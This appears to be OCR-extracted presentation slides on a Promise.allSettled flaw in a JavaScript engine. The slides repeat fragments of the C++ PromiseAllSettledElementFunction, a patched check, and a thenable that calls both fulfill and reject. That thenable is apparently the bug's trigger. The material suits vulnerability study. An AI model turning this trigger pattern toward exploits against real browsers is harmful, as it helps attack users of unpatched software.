
```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext*
cx,…) {
  //…
  if (!values.setElement(cx, index, objVal)) {
    return false;
  }
  uint32_t remainingCount = data->decreaseRemainingCount();
  //…
}
```



Internals: PromiseAllSettledElementFunction


```
//…
then: (fulfill, reject) => {
    console.log("Bonjour from Thenable");

    fulfill();

    reject();
}
//…
```

```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext*
cx,…) {
  //…
  if (!values.setElement(cx, index, objVal)) {
    return false;
  }
  uint32_t remainingCount = data->decreaseRemainingCount();
  //…
}
```



Internals: PromiseAllSettledElementFunction


```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext*
cx,…) {
  //…
  if (!values.setElement(cx, index, objVal)) {
    return false;
  }
  uint32_t remainingCount = data->decreaseRemainingCount();
  //…
}
```



Internals: `PromiseAllSettledElementFunction`

```
//…
then: (fulfill, reject) => {
    console.log(“Bonjour from
Thenable”);

    fulfill();

    reject();
}
//…
```


Internals: Custom Promise `AllSettled`




Internals: `PromiseAllSettledElementFunction`

```
//…
then: (fulfill, reject) => {
    console.log("Bonjour from Thenable");

    fulfill();

    reject();
}
//…
```

```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext* cx,…) {
  //…
  if (!values.unwrappedArray()->getDenseElement(index).isUndefined())
  {
    args.rval().setUndefined();
    return true;
  }
  //…
}
```




Internals: PromiseAllSettledElementFunction



